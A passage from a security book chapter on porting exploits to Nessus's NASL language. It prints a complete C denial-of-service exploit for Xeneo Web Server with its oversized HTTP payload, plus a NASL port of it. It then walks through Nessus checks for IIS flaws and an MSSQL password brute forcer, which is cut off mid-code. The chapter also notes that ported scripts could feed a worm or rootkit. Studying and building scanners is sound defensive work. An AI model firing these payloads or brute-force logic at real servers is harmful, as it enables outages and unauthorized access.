- www.securityfocus.com (advisories, exploits)
- www.osvdb.org [advisories, exploits)
- www.metasploit.com (exploits)
- www.packetstormsecurity.net (exploits)
- www.security-protocols.com (exploits)
- www.cert.org (advisories)
- www.sans.org (advisories)

Pseudo Code

Once you have achieved a high-level understanding of an exploit, write out the steps in detail. Writing pseudo code (a mixture of English and generic source code) might be a useful technique when completing this step, because if you attempt to translate statement by statement from a language like C, you will lose out on NASL's built-in functions. Typical pseudo code might look like this:

```
example_exploit (ip, port)
    target_ip = ip     # display error and exit if no IP supplied
    target_port = port # default to 80 if no port was supplied

local_socket = get an open socket from the local system
    get ip information from host at target_ip
    sock = created socket data struct from gathered information
    my_socket = connect_socket (local_socket, sock)

    string payload = HTTP header with very long referrer
    send (my_socket, payload, length(payload)
exit
```

Once you have written some detailed pseudo code, translating it to real exploit code becomes an exercise in understanding the language's syntax, functions, and programming environment. If you are already an expert coder in your target language, this step will be easy. If you are porting to a language you do not know, you may be able to successfully port the exploit by copying an example, flipping back and forth between the language reference and a programmer's guide, and so on.

Porting to NASL

Porting exploits to NASL has the obvious advantage that they can be used within the Nessus interface. If you choose to, you can share your script with other Nessus users worldwide. Porting to NASL is simplified by the fact that it was designed from the ground up to support the development of security tools and vulnerability checks. Convenient features such as the Knowledge Base and functions for manipulating raw packets, string data, and network protocols are provided.

One approach to porting to NASL is as follows:

1. Gather information about the exploit.
2. Read the source code.
3. Write an outline or develop a high-level understanding of the script's logic.
4. Write detailed pseudo code.

   Translate pseudo code to NASL.

6. Test the new NASL script with the NASL interpreter.
7. Add script header, description, and reporting functions.
8. Test the completed NASL script with Nessus.
9. Optionally, submit the script to the Nessus maintainer.

As you can see, the general process for porting to NASL begins by following the same general steps taken in porting any language: understand the script, write pseudo code, and translate to actual source code.

Once the script is working in the NASL interpreter, add the required script header, reporting functions, and description functions. Once these headers are added, you can test your script from the Nessus client and submit your script to the Nessus administrator to be included in the archive.

The following sections provide detailed examples of this process in action.

Porting to NASL from C/C++

The following is a remote buffer overflow exploit for the Xeneo Web server that will DOS the Web server.

```
/* Xeneo Web Server 2.2.2.10.0 DoS
 *
 *Foster and Tommy
 */

#include <winsock2.h>
#include <stdio.h>

#pragma comment(lib, "ws2_32.lib")

char exploit[] =

"GET /index.html?testvariable=&nexttestvariable=gif HTTP/1.1\r\n"
"Referer:
http://localhost/%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%\r\n"
"Content-Type: application/x-www-form-urlencoded\r\n"
"Connection: Keep-Alive\r\n"
"Cookie: VARIABLE=SPLABS; path=/\r\n"
"User-Agent: Mozilla/4.76 [en] (X11; U; Linux 2.4.2-2 i686)\r\n"
"Variable: result\r\n"
"Host: localhost\r\n"
"Content-length:     513\r\n"
"Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg,
image/png\r\n"
```

```
"Accept-Encoding: gzip\r\n"
"Accept-Language: en\r\n"
"Accept-Charset: iso-8859-1,*,utf-8\r\n\r\n\r\n"
"whatyoutyped=AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAA\r\n";

int main(int argc, char *argv[])
{
    WSADATA wsaData;
    WORD wVersionRequested;
    struct hostent              *pTarget;
    struct sockaddr_in   sock;
    char *target, buffer[30000];
    int port,bufsize;
    SOCKET mysocket;

    if (argc < 2)
    {
           printf("Xeneo Web Server 2.2.10.0 DoS\r\n <badpack3t@security-
           protocols.com>\r\n\r\n", argv[0]);
           printf("Tool Usage:\r\n %s <targetip> [targetport] (default is
           80)\r\n\r\n", argv[0]);
           printf("www.security-protocols.com\r\n\r\n", argv[0]);
           exit(1);
    }

    wVersionRequested = MAKEWORD(1, 1);
    if (WSAStartup(wVersionRequested, &wsaData) < 0) return -1;

    target = argv[1];

    //for default web attacks
    port = 80;

    if (argc >= 3) port = atoi(argv[2]);
    bufsize = 512;
    if (argc >= 4) bufsize = atoi(argv[3]);

    mysocket = socket(AF_INET, SOCK_STREAM, 0);
    if(mysocket==INVALID_SOCKET)
    {
           printf("Socket error!\r\n");
           exit(1);
    }

    printf("Resolving Hostnames...\n");
    if ((pTarget = gethostbyname(target)) == NULL)
    {
           printf("Resolve of %s failed\n", argv[1]);
           exit(1);
    }

    memcpy(&sock.sin_addr.s_addr, pTarget->h_addr, pTarget->h_length);
    sock.sin_family = AF_INET;
    sock.sin_port = htons((USHORT)port);

    printf("Connecting...\n");
    if ( (connect(mysocket, (struct sockaddr *)&sock, sizeof (sock) )))
    {
            printf("Couldn't connect to host.\n");
            exit(1);
    }

    printf("Connected!...\n");
    printf("Sending Payload...\n");
    if (send(mysocket, exploit, sizeof(exploit)-1, 0) == -1)
    {
            printf("Error Sending the Exploit Payload\r\n");
            closesocket(mysocket);
            exit(1);
    }

    printf("Remote Webserver has been DoS'ed \r\n");
    closesocket(mysocket);
    WSACleanup();
    return 0;
}
```

This buffer overflow targets a flaw in the Xeneo2 Web server by sending a specific *HTTP GET* request with an oversized *Referrer* parameter and a *whatyoutyped* variable. It is important to understand what the exploit is doing and how it does it, but it is not necessary to know everything about the Xeneo2 Web server.

Begin analyzing the exploit by creating a high-level overview of the program's algorithm:

1. Open a socket.
2. Connect to remote host on the TCP port passed in as an argument.
3. Send an *HTTP GET* request with a long referrer string.
4. Verify that the host is no longer responding.

The pseudo code for this script was already used in an earlier example. Here it is again:

```
example_exploit (ip, port)
    target_ip = ip     # display error and exit if no IP supplied
    target_port = port # default to 80 if no port was supplied
```

```
local_socket = get an open socket from the local system
       get ip information from host at target_ip
       sock = created socket data struct from gathered information
       my_socket = connect_socket (local_socket, sock)

       string payload = HTTP header with very long referrer
       send (my_socket, payload, length(payload)
exit
```

The next step is to port this pseudo code to NASL following the examples provided in this chapter and in the other NASL scripts downloaded from nessus.org. Here is the final NASL script:

```
# Xeneo Web Server 2.2.10.0 DoS
#
# Vulnerable Systems:
#   Xeneo Web Server 2.2.10.0 DoS
#
# Vendor:
#   http://www.northernsolutions.com
#
# Credit:
#   Based on an advisory released by badpacket3t and ^Foster
#   For Security Protocols Research Labs [April 23, 2003]
#   http://security-protocols.com/article.php?sid=1481
#
# History:
#   Xeneo 2.2.9.0 was affected by two separate DoS atttacks:
#   (1) Xeneo_Web_Server_2.2.9.0_DoS.nasl
#       This DoS attack would kill the server by requesting an overly
#       long URL starting with an question mark (such as
#       /?AAAAA[....]AAAA).
#       This DoS was discovered by badpack3t and written by Foster
#        but the NASL check was written byv BEKRAR Chaouki.
#   (2) Xeneo_Percent_DoS.nasl
#       This DoS attack would kill the server by requesting "/%A".
#       This was discovered by Carsten H. Eiram <che@secunia.com>,
#       but the NASL check was written by Michel Arboi.
#

if ( description ) {
    script_version("$Revision:1.0$");
    name["english"] = "Xeneo Web Server 2.2.10.0 DoS";
    name["francais"] = "Xeneo Web Server 2.2.10.0 DoS";
    script_name(english:name["english"], francais:name["francais"]);

    desc["english"] = "
This exploit was discovered on the heels of two other DoS exploits
affecting Xeneo Web Server 2.2.9.0.  This exploit performs a slightly
different GET request, but the result is the same - the Xeneo Web Server

```

```
Solution : Upgrade to latest version of Xeneo Web Server
Risk factor : High";

   script_description(english:desc["english"]);

   summary["english"] = "Xeneo Web Server 2.2.10.0 DoS";
   summary["francais"] = "Xeneo Web Server 2.2.10.0 DoS";
   script_summary(english:summary["english"],
              francais:summary["francais"]);

   script_category(ACT_DENIAL);

   script_copyright(english:"No copyright.");

   family["english"] = "Denial of Service";
   family["francais"] = "Deni de Service";
   script_family(english:family["english"],
             francais:family["francais"]);
   script_dependencies("find_service.nes");
   script_require_ports("Services/www",80);
   exit(0);
}

include("http_func.inc");

port = get_kb_item("Services/www");
if ( !port ) port = 80;
if ( !get_port_state(port) ) exit(0);

if ( safe_checks() ) {

   # safe checks is enabled, so only perform a banner check
   b = get_http_banner(port: port);

   # This should match Xeneo/2.0, 2.1, and 2.2.0-2.2.11
   if ( b =~ 'Server: *Xeneo/2\\.(([0-1][ \t\r\n.])|(2(\\.([0-9]|10|11))?[ \t\r\n]))' ) {
          report = "
Xeneo Web Server versions 2.2.10.0 and below can be
crashed by sending a malformed GET request consisting of
several hundred percent signs and a variable called whatyoutyped
with several hundred As.

** Note that Nessus did not perform a real test and
** just checked the version number in the banner

Solution : Upgrade to the latest version of the Xeneo Web Server.
Risk factor : High";

          security_hole(port: port, data: report);
   }

   exit(0);

} else {
```

```
91      # safe_checks is not enabled, so attempt the DoS attack
92
93      if ( http_is_dead(port:port) ) exit(0);
94
95      soc = http_open_socket(port);
96      if( soc ) {
97              payload = "GET /index.html?testvariable=&nexttestvariable=gif
                HTTP/1.1\r\n
98  Referer: http://localhost/%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
    %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
    %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
    %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
    %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
    %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
    %%%%%%%%%%%%%%%%\r\n
99  Content-Type: application/x-www-form-urlencoded\r\n
100 Connection: Keep-Alive\r\n
101 Cookie: VARIABLE=SPLABS; path=/\r\n
102 User-Agent: Mozilla/4.76 [en] (X11; U; Linux 2.4.2-2 i686)\r\n
103 Variable: result\r\n
104 Host: localhost\r\n
105 Content-length:     513\r\n
106 Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg,
image/png\r\n
107 Accept-Encoding: gzip\r\n
108 Accept-Language: en\r\n
109 Accept-Charset: iso-8859-1,*,utf-8\r\n\r\n\r\n
110 whatyoutyped=AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
    AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
    AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
    AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
    AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
    AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
    AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
    AAAAAAAAAAAA\r\n";
111
112             # send the payload!
113 send(socket:soc, data:payload);
114             r = http_recv(socket:soc);
115             http_close_socket(soc);
116
117             # if the server has gone down, report a severe security hole
118 if ( http_is_dead(port:port) ) security_hole(port);
119     }
120 }
```

Starting with line 1 through line 26, the NASL script provides some meta-information such as title, vulnerable systems, credit, and history about the vulnerability the script is attempting to identify. The description field for the Nessus engine spans lines 28 through 58. Line 29 sets the revision information for the check itself, and lines 30 through 32 set the English and French names for the check. The full English description that is displayed to users is defined on lines 34 through 38 and set on line 40. Lines 42 through

44 set the summary values. Line 47 sets the script category to *ACT_DENIAL,* which indicates that the script will attempt a denial of service against the target system. No copyright is specified on line 49. The NASL script declares that it is a member of the Denial of Service family on lines 51 to 54. The *find_service.nes* script is required by this check as declared on line 55. In the final lines of the description block, the script specifies that it requires that the Web service must be found.

Porting from NASL

It is possible to reverse the process described above and port NASL to other languages. There are a few reasons you might want to do this:

- NASL is slower to include Perl or Java than other languages and significantly slower to include C or C++. The Knowledge Base and the performance increase between NASLv1 and NASL2 offset some of the speed difference, but this is still a factor if you have to scan large networks.
- You might want to incorporate the effect of a NASL script into another tool (such as a vulnerability assessment tool, worm, virus, or rootkit).
- You might want to run the script via some interface other than Nessus, such as directly from a Web server.

Unless you are already an expert in the language you are porting to, translating code *from* NASL is more difficult than translating code *to* NASL. This is because the Nessus programming framework, including the Knowledge Base and the NASL library functions, do a lot of the work for you. The socket libraries, regular expression engine, and string-searching capabilities can be extremely complicated if you are porting a NASL script to a compiled structured language. Even with the use of Perl Compatible Regular Expressions (PCRE) within C++, regular expression matching can take up as much as 25 lines of code. As far as general complexity goes, sockets are the most difficult to port. Depending on which language you will be using, you may have to reimplement many basic features or find ways to incorporate other existing network libraries. The following are some rules to remember when you're porting NASL scripts to other languages:

1. Set up a vulnerable target system and a local sniffer. The target system will be used to test the script and port, and the sniffer will ensure that the bits sent on the wire are exactly the same.
2. Always tackle the socket creation in the desired port language first. Once you have the ability to send the payload, you can focus on payload creation.
3. If you are not using a scripting language that supports regular expressions, and the NASL script implements a regular expression string, implement the PCRE library for C/C++.
4. Ensure that the data types used within the script are properly declared when ported.
5. In nearly all languages (other than JavaScript, Perl, or Java), you should implement a string class that will make things easier when you're dealing with attack payloads and target responses.
6. Lastly, your new port needs to do something. Since it cannot use the *display* function call or pass a vulnerable state back to the Nessus engine, you must decide the final goal. In most cases, a *VULNERABLE* passed to *STDOUT* is acceptable.

Case Studies of Scripts

One of the best ways to learn how to write and design NASL scripts is to learn by example and to analyze the code behind well-written scripts. In this section, we analyze a couple of scripts by first analyzing the vulnerability itself and then examining the NASL implementation of the vulnerability check. In doing so, we will gain a better understanding of both the NASL language syntax and how it is used in the real world.

Microsoft IIS HTR ISAPI Extension Buffer Overflow Vulnerability

The first vulnerability that we will examine is one in Microsoft's IIS Servers 4.0 and 5.0. The IIS Web server exposes an interface called the Internet Server Application Programming Interface (ISAPI) that allows programmers to develop customized and tightly integrated applications for IIS Server. One feature of the ISAPI interface is the ability to write libraries to handle particular types of file extensions—in our particular case, the included ISM.DLL. This .DLL extension happens to handle the .HTR file extension, but a maliciously crafted URL can cause a denial of service in IIS 4 or arbitrary code execution in IIS 5.0 and 5.1. For more information about the vulnerability, refer to www.osvdb.org/displayvuln.php?osvdb_id=3325.

For this particular vulnerability, the overall logic of the check is as follows:

1. Provide detailed author, credit, and revision history.
2. Build the description information.
3. Identify any IIS Web servers.
4. Attempt to access a nonexistent file with the .HTR extension.
5. Based on the response of the Web server, issue a security alert.

The following is the NASL check from www.nessus.org/plugins/index.php?view=viewsrc&id=10932 that performs the check.

Case Study: IIS .HTR ISAPI Filter Applied CVE-2002-0071

```
#
# This script was written by Renaud Deraison <deraison@cvs.nessus.org>
#
# Based on Matt Moore's iis_htr_isapi.nasl
#
# Script audit and contributions from Carmichael Security
<http://www.carmichaelsecurity.com>
# Erik Anderson <eanders@carmichaelsecurity.com>
# Added BugtraqID and CAN
#
# TODO: internationalisation ?
#
# See the Nessus Scripts License for details
#

if(description)
{
script_id(10932);
script_bugtraq_id(4474);
script_version ("$Revision: 1.13 $");
script_cve_id("CVE-2002-0071");
if(defined_func("script_xref"))script_xref(name:"IAVA", value:"2002-A-
0002");
name["english"] = "IIS .HTR ISAPI filter applied";
```

```
23  script_name(english:name["english"]);
24
25  desc["english"] = "
26  The IIS server appears to have the .HTR ISAPI filter mapped.
27
28  At least one remote vulnerability has been discovered for the .HTR
29  filter. This is detailed in Microsoft Advisory
30  MS02-018, and gives remote SYSTEM level access to the web server.
31
32  It is recommended that, even if you have patched this vulnerability,
33  you unmap the .HTR extension and any other unused ISAPI extensions
34  if they are not required for the operation of your site.
35
36  Solution :
37  To unmap the .HTR extension:
38  1.Open Internet Services Manager.
39  2.Right-click the Web server choose Properties from the context menu.
40  3.Master Properties
41  4.Select WWW Service -> Edit -> HomeDirectory -> Configuration
42  and remove the reference to .htr from the list.
43
44  In addition, you may wish to download and install URLSCAN from the
45  Microsoft Technet Website. URLSCAN, by default, blocks all requests
46  for .htr files.
47
48  Risk factor : High"; # until a better check is written :(
49
50  script_description(english:desc["english"]);
51
52  summary["english"] = "Tests for IIS .htr ISAPI filter";
53
54  script_summary(english:summary["english"]);
55
56  script_category(ACT_GATHER_INFO);
57
58  script_copyright(english:"This script is Copyright (C) 2002 Renaud
Deraison");
59  family["english"] = "Web Servers";
60  script_family(english:family["english"]);
61  script_dependencie("find_service.nes", "no404.nasl",
    "http_version.nasl", "www_fingerprinting_hmap.nasl");
62  script_require_ports("Services/www", 80);
63  exit(0);
64  }
65
```

Beginning with lines 1 through 13, the script author tracks the history of changes to the check, which includes giving due credit to previous work on which this script is based. The *if (description)* statement beginning on line 15 and finishing on line 64 signifies the beginning and end of the vulnerability description information that is read by the Nessus engine for classification and reporting purposes. The first function called is *script_id,* which assigns a unique Nessus-specific ID to the check. The *script_bugtraq_id* function is called next to set the associated Bugtraq ID, and the script revision is registered with the *script_version* function. This vulnerability also has a CVE ID, which is identified with *script_cve_id*. An interesting use of *defined_func* is shown on line 21 when the script attempts to set an IAVA ID for the check, but only if the *script_xref* function is found to exist. The *english* element of the *name* variable is set to the title *IIS .HTR ISAPI filter applied*, and the name is registered with the Nessus engine on line 23 with *script_name*. A multiple-line description, including vulnerability information as well as workarounds and risk, is defined on lines 25 to 48, and the information within the *desc* variable is registered on line 50. The summary is defined and registered on lines 52 and 54. The vulnerability is placed into the *ACT_GATHER_INFO* category with a call to *script_category*. Copyright information is set on lines 58. The check family is specified as *Web Server* by setting the *english* element of the family hash and by placing a call to *script_family* on line 60. Next, the misspelled but syntactically correct *script_dependencie* function is called to verify the existence of four NASL scripts and libraries. If these scripts and libraries are not found when the script is run, the dependencies will not be met and the script will not be able to execute. Additionally, either a Web service (denoted by the string *Services/www*) or port 80 must be available for the script to execute. Finally, on line 64, the description field of the NASL script ends and the actual check itself begins.

```
66  # Check makes a request for NULL.htr
67
68  include("http_func.inc");
69
70  port = get_http_port(default:80);
71
```

The simple and concise comment on line 66 describing check behavior is considered a good practice because it saves the reader from having to decipher all the application logic. Armed with the knowledge that the script will attempt to make a request, it makes more sense for the inclusion of *http_func.inc* on line 68 and the call to *get_http_port* on line 70. The *get_http_port* function attempts to access the Knowledge Base item *Services/www* to retrieve any identified Web services, but if none is located, then the default port specified (80, in our case) is tested. If no ports are identified, then the script will exit.

```
72  banner = get_http_banner(port:port);
73  if ( "Microsoft-IIS" >!< banner ) exit(0);
```

```
74
75  if(get_port_state(port) && ! get_kb_item("Services/www/" + port +
    "/embedded") )
76  {
77  req = string("GET /NULL.htr HTTP/1.1\r\n",
78  "Host: ", get_host_name(), "\r\n\r\n");
79
80  soc = http_open_socket(port);
81  if(soc)
82  {
83  i = 0;
84  send(socket:soc, data:req);
85  r = http_recv_headers2(socket:soc);
86  body = http_recv_body(socket:soc, headers:r);
87  http_close_socket(soc);
```

If a Web port is located, the script will continue to grab the banner by calling *get_http_banner*. Line 73 uses the *>!<* string operator to try to find Microsoft-IIS in the banner result. If the string is not found, the script will exit. However, if the string is found, then the script assumes that the Microsoft IIS Web service is running on the port. The next control block checks to see if the port is open with *get_port_state* and that there does not exist any Knowledge Base entry with the type *Services/www + port + /embedded* with the *get_kb_item* function. If these conditions are met, then the script attempts to build an *HTTP GET* request on lines 77 and 78 and opens a TCP connection to the port on line 80. If the TCP connection is established, the request is delivered to the target with the *send* function and then reads in the HTTP response headers with *http_recv_headers2*. The body of the response is read in by specifying the socket from which to read and providing the response headers so that the function can extract the *Content-length* field to know how much data to read. After receiving the body data, the socket is closed with *http_close_socket*.

```
88  lookfor = "<html>Error: The requested file could not be found. </html>";
89  if(lookfor >< body)security_hole(port);
90  }
91  }
```

The *lookfor* string variable is defined on line 88 as the string that must be matched to determine whether the HTR filter is applied. Essentially, the check is attempting to access a nonexistent file with an .HTR extension because we know from testing that if the .HTR extension is supported by the IIS Server, a particular response will be returned. If the .HTR extension was not supported, a different response would be received. We can infer that the ISM.DLL is loaded from the fact that the .HTR extension is supported. However, the mere existence of the ISM.DLL is not considered conclusive evidence of a security vulnerability. In this case, as with many others, the check attempts to verify as many conditions as possible that would indicate a security vulnerability.

Finally, the body of the response is examined for any occurrence of the *lookfor* string. The *security_hole* call will be triggered on line 89 if there is a match. If there is no match, then no alert will be issued.

Microsoft IIS/Site Server codebrws.asp Arbitrary File Access

The second vulnerability we will examine also affects the Microsoft IIS Server. However, the issue is not a buffer overflow, but an arbitrary file access vulnerability. The vulnerability permits unauthorized users to access arbitrary files outside the path of the Web root directory. This is due to improper sanitization of input passed to the codebrws.asp script; more specifically, the improper sanitization of ../../../ style traversal attacks in the source variable. Because codebrws.asp is a sample file installed by default with Microsoft IIS 4.0 and Site Server 3.0, the pervasiveness of this vulnerability is higher than normal and the subsequent risk is much greater. For more information about this vulnerability, refer to www.osvdb.org/displayvuln.php?osvdb_id=782.

For this particular vulnerability, the overall logic of the check is as follows:

1. Provide detailed author, credit, and revision history.
2. Build the description information.
3. Connect to the Web server.
4. Verify that ASP pages are supported by the Web server.
5. Locate the codebrws.asp file, if it exists.

The following is the NASL check from www.nessus.org/plugins/index.php?view=viewsrc&id=10956 that performs the check.

Case Study: Codebrws.asp Source Disclosure Vulnerability CVE-1999-0739

```
#
# This script was written by Matt Moore <matt@westpoint.ltd.uk>
# Majority of code from plugin fragment and advisory by H D Moore
<hdm@digitaloffense.net>
#
# no relation :-)
#


if(description)
{
script_id(10956);
script_cve_id("CVE-1999-0739");
script_version("$Revision: 1.8 $");
name["english"] = "Codebrws.asp Source Disclosure Vulnerability";
script_name(english:name["english"]);

desc["english"] = "
Microsoft's IIS 5.0 web server is shipped with a set of
sample files to demonstrate different features of the ASP
language. One of these sample files allows a remote user to
view the source of any file in the web root with the extension
.asp, .inc, .htm, or .html.

Solution:

Remove the /IISSamples virtual directory using the Internet Services
Manager.
If for some reason this is not possible, removing the following ASP
script will
fix the problem:

This path assumes that you installed IIS in c:\inetpub

c:\inetpub\iissamples\sdk\asp\docs\CodeBrws.asp


Risk factor : High";

script_description(english:desc["english"]);

summary["english"] = "Tests for presence of Codebrws.asp";

script_summary(english:summary["english"]);

script_category(ACT_GATHER_INFO);

script_copyright(english:"This script is Copyright (C) 2002 Matt Moore
/ HD Moore");
family["english"] = "Web Servers";

```

```
48  script_dependencie("find_service.nes", "no404.nasl",
"http_version.nasl", "www_fingerprinting_hmap.nasl");
49  script_require_ports("Services/www", 80);
50  exit(0);
51  }
52
```

In the previous NASL analysis we covered the registration of the various description fields, including the Nessus script ID, CVE ID, script version, script name, description, and summary. These values are all set between lines 1 and 41. This script is similar to the previous example in that its category is set to *ACT_GATHER_INFO* and the family is set to *Web Servers*. The copyright is set on line 45, and lines 48 and 49 define the script and service requirements.

```
53  # Check simpy tests for presence of Codebrws.asp. Could be improved
54  # to use the output of webmirror.nasl, and actually exploit the
    vulnerability.
55
56  include("http_func.inc");
57  include("http_keepalive.inc");
58
59  port = get_http_port(default:80);
60  if ( ! can_host_asp(port:port) ) exit(0);
61
62
```

A comment that describes the functionality of the script precedes the actual check code. It tells us that the check attempts to verify the existence of the codebrws.asp file as an indication of vulnerability. Lines 56 and 57 instruct the Nessus engine to include the code from *http_func.inc* and *http_keepalive.inc* for use by the script. Any available Web server ports are then retrieved with a call to *get_http_port*. Based on the retrieved Web server ports, a check is performed with *can_host_asp* to determine whether ASP pages are supported. Codebrws.asp is an .ASP file. If .ASP is not supported by the Web server, the script exits because there is no point in attempting to access a file that is not supported by the server.

```
63  req = http_get(item:"/iissamples/sdk/asp/docs/codebrws.asp",
port:port);
64  res = http_keepalive_send_recv(data:req, port:port);
65  if ("View Active Server Page Source" >< res)
66  {
67  security_hole(port);
68  }
```

The *HTTP GET* request for the codebrws.asp file is generated on line 63 and stored in the *req* variable. The request is sent on line 64 via the *http_keepalive_send_recv* function, which returns the result into the *res* variable. We know that the string *View Active Server Page Source* is part of the codebrws.asp page, so if the page is accessed successfully, then that string will be returned to us. Therefore, we check the result of the request to that string in line 65. If the string is found, then a *security_hole* alert is issued on line 67.

Microsoft SQL Server Bruteforcing

The next script we will examine is different from the previous two in that the purpose is not to detect a software vulnerability but a system misconfiguration. *Bruteforcing* is the process of repetitively guessing username and password combinations in an attempt to gain unauthorized access to a resource. In our case, the script we are running will attempt multiple passwords for administrative accounts built into Microsoft's SQL Server. We analyze this script because it serves as an excellent example of more advanced testing concepts, including raw packet construction as well as using looping constructs and user-defined functions.

For this particular script, the overall logic of the check is as follows:

1. Provide detailed author, credit, and revision history.
2. Build the description information.
3. Create an array of username and password combinations to be tested.
4. Locate any MS SQL Servers.
5. Connect to the SQL Servers and build the raw authentication packets.
6. Send the raw authentication packets.
7. Receive the results and determine if authentication was successful.
8. If authentication was successful, add a line to the report. The report will be passed to the Nessus engine at the very end of the script.

The following is the NASL check from www.nessus.org/plugins/index.php?view=viewsrc&id=10862 that performs the check.

Case Study: Microsoft's SQL Server Bruteforce

```
1    ##
2    #
3    # MSSQL Brute Forcer
4    #
5    # This script checks a SQL Server instance for common
6    # username and password combinations. If you know of a
7    # common/default account that is not listed, please
8    # submit it to:
9    #
10  # plugins@digitaloffense.net
11  # or
12  # deraison@cvs.nessus.org
13  #
14  # System accounts with blank passwords are checked for in
15  # a seperate plugin (mssql_blank_password.nasl). This plugin
16  # is geared towards accounts created by rushed admins or
17  # certain software installations.
18  #
19  ##
```

The script is named on line 3 and described for anyone reading the source on lines 5 through 17. It behaves differently from the *mssql_blank_password.nasl* script in that it doesn't check for blank passwords.

```
20
21
22  if(description)
23  {
24  script_id(10862);
25  script_version ("$Revision: 1.14 $");
26  name["english"] = "Microsoft's SQL Server Brute Force";
27  script_name(english:name["english"]);
```

The description block begins on line 22. Lines 24 through 27 set the Nessus script ID, script revision, and English script name.

```
28
29  desc["english"] = "
30
31  The SQL Server has a common password for one or more accounts.
32  These accounts may be used to gain access to the records in
33  the database or even allow remote command execution.
34
35  Solution: Please set a difficult to guess password for these accounts.
36
37  Risk factor : High
```

```
38   ";
39
40   script_description(english:desc["english"]);
41
42   summary["english"] = "Microsoft's SQL Server Brute Force";
43   script_summary(english:summary["english"]);
44
```

The check description is defined and registered on lines 29 and 40, respectively. A summary description follows on lines 42 and 43.

```
45   script_category(ACT_ATTACK);
46
47   script_copyright(english:"This script is Copyright (C) 2001 H D
Moore");
48   family["english"] = "Windows";
49   script_family(english:family["english"]);
50   script_require_ports("Services/mssql", 1433);
51   script_dependencie("mssqlserver_detect.nasl", "sybase_detect.nasl");
52   exit(0);
53   }
54
```

Different from the previous two scripts we analyzed, this script does more than simple information gathering. It attempts to bruteforce username password combinations, so it is classified and registered as an *ACT_ATTACK* on line 45. The copyright is defined on line 47, and the script is slotted into the Windows family on the lines following. The script requires that either the MS SQL service or port 1433 be available on the target machine. The *mssqlserver_detect.nasl* script and the *sybase_detect.nasl* script are both required for this check to function properly.

```
55   #
56   # The script code starts here
57   #
58
59   pkt_hdr = raw_string(
60   0x02, 0x00, 0x02, 0x00, 0x00, 0x00, 0x02, 0x00, 0x00, 0x00,
61   0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
62   0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
63   0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00
64   );
```

The *pkt_hdr* variable contains the packet header for the authentication packet. The actual values in the *pkt_hdr* variable were pulled from sniffing network traffic using Ethereal. The traffic was then deciphered to determine the boundaries of the various fields, specifically the username and password field.

Looking forward to line 163, we see that the username and username length fields follow the *pkt_hdr* variable.

```
65
66
67   pkt_pt2 = raw_string (
68   0x30, 0x30, 0x30, 0x30, 0x30, 0x30, 0x61, 0x30, 0x00, 0x00,
69   0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
